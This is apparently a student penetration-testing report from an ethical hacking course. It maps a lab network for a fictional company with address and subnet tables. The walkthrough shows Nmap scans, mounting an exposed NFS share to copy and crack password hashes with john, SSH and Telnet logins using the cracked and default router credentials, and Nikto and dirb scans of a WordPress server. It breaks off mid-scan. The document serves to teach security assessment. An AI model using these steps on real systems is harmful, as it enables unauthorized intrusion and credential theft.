Network Security Report

An Evaluation and Network Mapping of the ACME Inc. Network Infrastructure.

Jay Holden

CMP314: Computer Networking 2

BSc Ethical Hacking Year 3

2022/23

Note that Information contained in this document is for educational purposes.

Table of Contents

1 INTRODUCTION

1.1 BACKGROUND

When managing a network for a business, it is vital to maintain the network constantly as the company grows and introduces new technology into the infrastructure. Poorly maintained networks often lead to misconfiguration that will hinder the performance of the network that can lead to a loss of productivity for any business. Another concern of a poorly managed network is that security can be compromised if the implementation is substandard, and if technologies are not updated with the latest security patches, it can leave a business unable to defend against the latest threats. Cyber-attacks can impact a business immensely, devastating a company's reputation and profits if fallen victim to a security breach on their network. "In an annual report published by IBM, it was discovered that the global average total cost of a data breach was $4.35 million for the year 2022, which has risen by 12.7% since 2020, where the global average total cost reported was $3.86 million (Ponemon Institute, 2022)". This shows that the impact of cyber-attacks on business is increasing every year and getting more sophisticated as industries need to pay out to recover from these attacks.
Because of this continuous rise of cyber threats, it is becoming increasingly crucial for businesses to invest in their cyber security infrastructure to help fortify their network security against future data breaches.

1.2 AIMS

This evaluation of the ACME Inc. network aims to provide the business with a comprehensive report of their infrastructure that they can use as a record and documentation. ACME. Inc will be equipped with a detailed network diagram to give them a topology of their network infrastructure. An address table and subnet table will be devised from the IP address collected from analysing nodes within the network. Furthermore, The company has requested to identify any security weakness within the infrastructure. This report will document each security weakness with a complete guide on how a vulnerability is exploited, along with countermeasures that can be implemented to remediate any weaknesses identified during the evaluation. A Critical evaluation of the network will also be examined to determine the practicality of the network design and recommend improvements to the overall design.


ACME Inc. has provided a machine preloaded with the Kali Linux operating system that will be used for testing their network with the login credentials –

Username:
root

Password:
toor

2 NETWORK MAP

2.1 NETWORK DIAGRAM



2.2 ADDRESS TABLE

Device	Interface	IP Address	Subnet	Default Gateway
Kali Machine	Eth0	192.168.0.200	255.255.255.224	192.168.0.193
PC1	Eth0	192.168.0.210	255.255.255.224	192.168.0.193
PC2	Eth0 Eth1	192.168.0.34 13.13.13.12	255.255.255.224 255.255.255.0	192.168.0.33 N/A
PC3	Eth0	192.168.0.130	255.255.255.224	192.168.0.129
PC4	Eth0	13.13.13.13	255.255.255.0	13.13.13.12
PC5	Eth0	192.168.0.66	255.255.255.224	192.168.0.65
Web Server1	Eth0	172.16.221.237	225.255.255.0	172.16.221.16
Web Server2	Eth0	192.168.0.242	255.255.255.252	192.168.0.241
Firewall	Em0 / WAN Em1 / LAN Em2 / DMZ	192.168.0.234 192.168.0.98 192.168.0.241	255.255.255.252 255.255.255.224 255.255.255.252	
Router 1	Eth0 Eth1 Eth2	192.168.0.193 192.168.0.225 172.16.221.16	255.255.255.224 255.255.255.252 255.255.255.0	
Router 2	Eth0 Eth1 Eth2	192.168.0.226 192.168.0.33 192.168.0.229	255.255.255.252 255.255.255.224 255.255.255.252	
Router 3	Eth0 Eth1 Eth2	192.168.0.230 192.168.0.129 192.168.0.233	255.255.255.252 255.255.255.224 255.255.255.252	
Router 4	Eth0 Eth1	192.168.0.97 192.168.0.65	255.255.255.224 255.255.255.224	

2.3 SUBNET TABLE

Subnet 1

Subnet Address	Subnet Mask	Subnet Range	Broadcast Address
192.168.0.192 /27	255.255.255.224	192.168.0.193 – 192.168.0.222	192.168.0.223
		Included IP Addresses: 192.168.0.193 192.168.0.200 192.168.0.210	

Subnet 2

Subnet Address	Subnet Mask	Subnet Range	Broadcast Address
192.168.0.32 /27	255.255.255.224	192.168.0.33 – 192.168.0.62	192.168.0.63
		Included IP Addresses: 192.168.0.33 192.168.0.34	

Subnet 3

Subnet Address	Subnet Mask	Subnet Range	Broadcast Address
192.168.0.128 /27	255.255.255.224	192.168.0.129 – 192.168.0.158	192.168.0.159
		Included IP Addresses: 192.168.0.129 192.168.0.130	

Subnet 4

Subnet Address	Subnet Mask	Subnet Range	Broadcast Address
192.168.0.64 /27	255.255.255.224	192.168.0.65 – 192.168.0.94	192.168.0.95
		Included IP Addresses: 192.168.0.65 192.168.0.66	

Subnet 5

Subnet Address	Subnet Mask	Subnet Range	Broadcast Address
13.13.13.0 /24	255.255.255.0	13.13.13.1 – 13.13.13.254	13.13.13.255
		Included IP Addresses: 13.13.13.12 13.13.13.13	

Subnet 6

Subnet Address	Subnet Mask	Subnet Range	Broadcast Address
172.16.221.0/24	255.255.255.0	172.16.221.1 – 172.16.221.254	172.16.221.255
		Included IP Addresses: 172.16.221.16 172.16.221.237	

Subnet 7

Subnet Address	Subnet Mask	Subnet Range	Broadcast Address
192.168.0.96 /27	255.255.255.224	192.168.0.97 – 192.168.0.126	192.168.0.127
		Included IP Addresses: 192.168.0.97 192.168.0.98	

Subnet 8

Subnet Address	Subnet Mask	Subnet Range	Broadcast Address
192.168.0.224 /30	255.255.255.252	192.168.0.225 – 192.168.0.226	192.168.0.227
		Included IP Addresses: 192.168.0.225 192.168.0.226	

Subnet 9

Subnet Address	Subnet Mask	Subnet Range	Broadcast Address
192.168.0.228 /30	255.255.255.252	192.168.0.229 – 192.168.0.230	192.168.0.231
		Included IP Addresses: 192.168.0.229 192.168.0.230	

Subnet 10

Subnet Address	Subnet Mask	Subnet Range	Broadcast Address
192.168.0.232 /30	255.255.255.252	192.168.0.233 – 192.168.0.234	192.168.0.235
		Include IP Addresses: 192.168.0.233 192.168.0.234	

Subnet 11

Subnet Address	Subnet Mask	Subnet Range	Broadcast Address
192.168.0.240 /30	255.255.255.252	192.168.0.241 – 192.168.0.242	192.168.0.243
		Included IP Addresses: 192.168.0.241 192.168.0.242	

The subnet calculations for all the above-listed subnets will be provided in (Appendix: Subnet Calculations).

3 Network Mapping Process

The network was mapped out during this process starting from the Kali Linux machine ACME Inc. provided for testing. The tests will be recorded sequentially as each node was discovered during the network evaluation and will outline the methods for finding devices on the network. Furthermore, each node on the network will be catalogued in the report to record the various technologies used, including any open ports and associated protocols with the identified services running on these ports.

3.1 Kali Linux (Test Machine) - 192.168.0.200

To begin mapping out the network, the provided test machine was examined to determine its allocated IP address and subnet mask that would point out where this device sits on the network. To do this, the first step was to examine the Kali Linux machines network configuration by typing the command “ifconfig” in an open terminal.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.200  netmask 255.255.255.224  broadcast 192.168.0.223
        inet6 fe80::20c:29ff:feb4:e1ce  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:b4:e1:ce  txqueuelen 1000  (Ethernet)
        RX packets 22  bytes 1320 (1.2 KiB)
        RX errors 0  dropped 22  overruns 0  frame 0
        TX packets 30  bytes 2237 (2.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 7  bytes 397 (397.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7  bytes 397 (397.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 1 Kali Linux Network Configuration

This screenshot provides the following information that was added to the address table (2.2) –

Device	Interface	IP Address	Subnet	Default Gateway
Kali Machine	Eth0	192.168.0.200	255.255.255.224	192.168.0.193

Table 1 Kali Linux Network Interface Configuration

From this information, it was calculated that this device uses a prefix of “ /27”. Furthermore, viewing the broadcast address allows for easy enumeration of the last usable address within this subnet. Because only a maximum of 30 hosts are available within a “ /27” prefix, the usable IP range would be “ 192.168.0.193 – 192.168.0.222”. Another command was utilised to determine the default gateway “ route -n” which revealed another device being used under “192.168.0.193”.

After identifying the subnet for the Kali Linux machine, a scan of the “192.168.0.192 /27” network could be carried out using Nmap that would identify other hosts within this subnet. From an open terminal on the test machine, the following command was used to list the available hosts within this subnet –

```
nmap -sN 192.168.0.192/27
```

After performing the scan, Nmap identified two other hosts within this subnet: one with an IP address of “192.168.0.193” and another listed as “192.168.0.210”.




Figure 2 Nmap Scan on 192.168.0.192/27 Network

3.2 PC 1 - 192.168.0.210

After performing the host discovery on the “192.168.0.192 /27” network, a more in-depth scan was carried out on the nodes found within this subnet, starting with the new host identified in (Figure 2) listed with the IP address of “192.168.0.210”. A new Nmap scan was carried out to provide a more in-depth analysis of the hosts’ open ports and services on these ports and identify the operating system used on this device. The following command was utilised to provide these details in the results of the Nmap scan –

```
nmap -f -Pn -sV -p- 192.168.0.210
```

The results from this scan have identified a list of ports and services that were investigated as entry points into this host machine and can be tested for vulnerabilities. Furthermore, it has been determined that this host runs an Ubuntu Linux operating system.

```
root@kali:~# nmap -f -Pn -sV -p- 192.168.0.210
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-04 07:05 EST
Nmap scan report for 192.168.0.210
Host is up (0.00074s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
37239/tcp open  mountd   1-3 (RPC #100005)
47915/tcp open  mountd   1-3 (RPC #100005)
49457/tcp open  nlockmgr 1-4 (RPC #100021)
51242/tcp open  mountd   1-3 (RPC #100005)
54130/tcp open  status   1 (RPC #100024)
MAC Address: 00:0C:29:AA:6E:93 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.57 seconds
```

Figure 3 Nmap Scan Results of PC1 192.168.0.210

With port 2049 being open on this host machine, it is apparent that there is an accessible Network File System (NFS) that will allow a network drive to be mounted onto the Kali Linux (Test Machine) to interact with files on the remote host. This was successful during testing and was able to navigate through the remote file system as shown –

```
root@kali:~# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
root@kali:~# mkdir mount1
root@kali:~# mount -t nfs 192.168.0.210:/ ./mount1
root@kali:~# cd mount1
root@kali:~/mount1# ls
bin   dev   initrd.img  lost+found  opt   run   sys  var
boot  etc   lib         media       proc  sbin  tmp  vmlinuz
cdrom home  lib64       mnt         root  srv   usr
```

Figure 4 File Sharing via NFS with PC1

This allowed for unrestricted access to all the files that were further exploited by copying the password hashes from the remote host on “192.168.0.210” found in the “shadow” and “passwd” files. Combining the two files using the “unshadow” command was loaded into “john” to crack the password for a user account on the PC1 remote host.

```
root@kali: ~/Desktop

root@kali:~/Desktop# john --show unshadowd
xadmin:plums:1000:1000:Abertay,,,:/home/xadmin:/bin/bash

1 password hash cracked, 0 left
root@kali:~/Desktop#
```

Figure 5 John Cracks Password for xadmin User Account

After gaining access to the NFS share on PC1 and acquiring the login details “xadmin : plums” the next step was to access the device remotely over a Secure Shell (SSH). Accessing this PC over SSH was successful. Once logged in, it was identified that this workstation was also connected to the “192.168.0.193” default gateway by again using the “route -n” command. This reveals that both the Kali Linux Machine and PC1 are using the same default gateway, which would only be possible if an intermediate device like a switch is connecting both machines to this default gateway.

```
root@kali:~# ssh xadmin@192.168.0.210
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Jan  3 18:12:30 2023 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.0.193   0.0.0.0         UG    0      0        0 eth0
192.168.0.192   0.0.0.0         255.255.255.224 U     1      0        0 eth0
xadmin@xadmin-virtual-machine:~$
```

Figure 6 SSH Session and IP Route for PC 1

3.3 ROUTER 1

The last device to be examined in the “192.168.0.192 /27” network was the default gateway for both machines on this subnet. “192.168.0.193” underwent the same Nmap scan conducted in (Figure 3) to determine open ports, services and the operating system being used on the device.

```
root@kali:~# nmap -f -Pn -sV -p- 192.168.0.193
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-04 10:24 EST
Nmap scan report for 192.168.0.193
Host is up (0.00057s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
MAC Address: 00:50:56:99:6C:E2 (VMware)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.79 seconds
```

Figure 7 Nmap Scan of Router 1 192.168.0.193

Conducting this scan reveals that the device has got several access points available to explore, including SSH (22), Telnet (23) and HTTP (80). The presence of the Hypertext Transfer Protocol (HTTP) on port 80 was the first entry point to test, implying that a directory should be accessible via a web browser.




Figure 8 VyOS Router Main Page

Entering the IP Address "192.168.0.193" into a web browser directs to the "vyos/main.html" directory that confirms that this device is a router running the VyOS operating system. From the information on this landing page, it was determined that accessing any GUI interface would not be possible, so the next step was exploring options for gaining access via Telnet on port 23.

From an open terminal on the Kali Linux machine, a remote session was established via Telnet that prompted for a "vyos login:" and "Password". A successful login was performed by providing the default login details for a VyOS router "vyos : vyos" which proved the login details, including the password, have never been changed on this device.




Figure 9 Successful Login to Router Using Default Password

A “show configuration” command on the VyOS terminal provides extensive data on configuring the router. From the router’s configuration, other subnets were discovered on the three available network interfaces on the router and were added to the address table in (2.2) –

Device	Interface	IP Address	Prefix	Subnet Mask	Subnet Address
Router 1	Eth0 Eth1 Eth2	192.168.0.193 192.168.0.225 172.16.221.16	/27 /30 /24	255.255.255.224 255.255.255.252 255.255.255.0	192.168.0.192 192.168.0.224 172.16.221.0

Table 2 Router 1 Network Interfaces

At this stage, mapping out the rest of the network was carried out by repeating the methods conducted in sections (3.1) – (3.3). Once a new subnet was discovered, a host discovery would be performed using the network portion of the subnet and its prefix. Each host would be added to the address table and subject to a Nmap scan that would list open ports, services, and operating systems to determine vulnerabilities that allowed for remote access to the device or to be used as an intermediary for SSH tunnelling or port forwarding.

3.4 WEBSERVER 1 - 172.16.221.237

Discovering this webserver was possible as this was part of the “172.16.221.0/24” network that was connected to “Router 1”. Conducting a host discovery revealed that there is only one other host connected to this subnet with an IP address of “172.16.221.237”. A scan was performed on this IP address with Nmap to gather more information on the host.

```
root@kali:~/Desktop# nmap -Pn -p- -sV 172.16.221.237
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-04 10:01 EDT
Nmap scan report for 172.16.221.237
Host is up (0.00095s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.43 seconds
root@kali:~/Desktop#
```

Figure 10 Nmap Scan Results for 172.16.221.237

This revealed that the remote host was running an “Apache 2.2.22” service on ports 80 and 443 that allows this host to be identified as a webserver. Because of this discovery, further tests were conducted to determine if this webserver was vulnerable to web application penetration testing techniques.

Navigating to the IP Address in a web browser revealed that the website is still under construction as there was no content available with only a test script.




Figure 11 Webpage Displayed when Navigating to 172.16.221.237

A reconnaissance was carried out using a webserver vulnerability scanner called Nikto to gather more information on the webserver. That was used to identify misconfiguration or out-of-date services running on the remote server.




Figure 12 Nikto Scan Results on Web Server1

This scan uncovered a few misconfigurations that could be leveraged to gain access to the server. It also identified that the active version of Apache needs to be updated. The scan did not detect any vulnerable directories, which led to the next test of running a word-based directory scan of the host machine.

DIrb was used from the Kali Linux machine to perform a word-based directory search on the "172.16.221.237" webserver, and the scan results list several directories under "/wordpress".

```
---- Entering directory: http://172.16.221.237/wordpress/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/index/
+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/
+ http://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:138)
+ http://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/
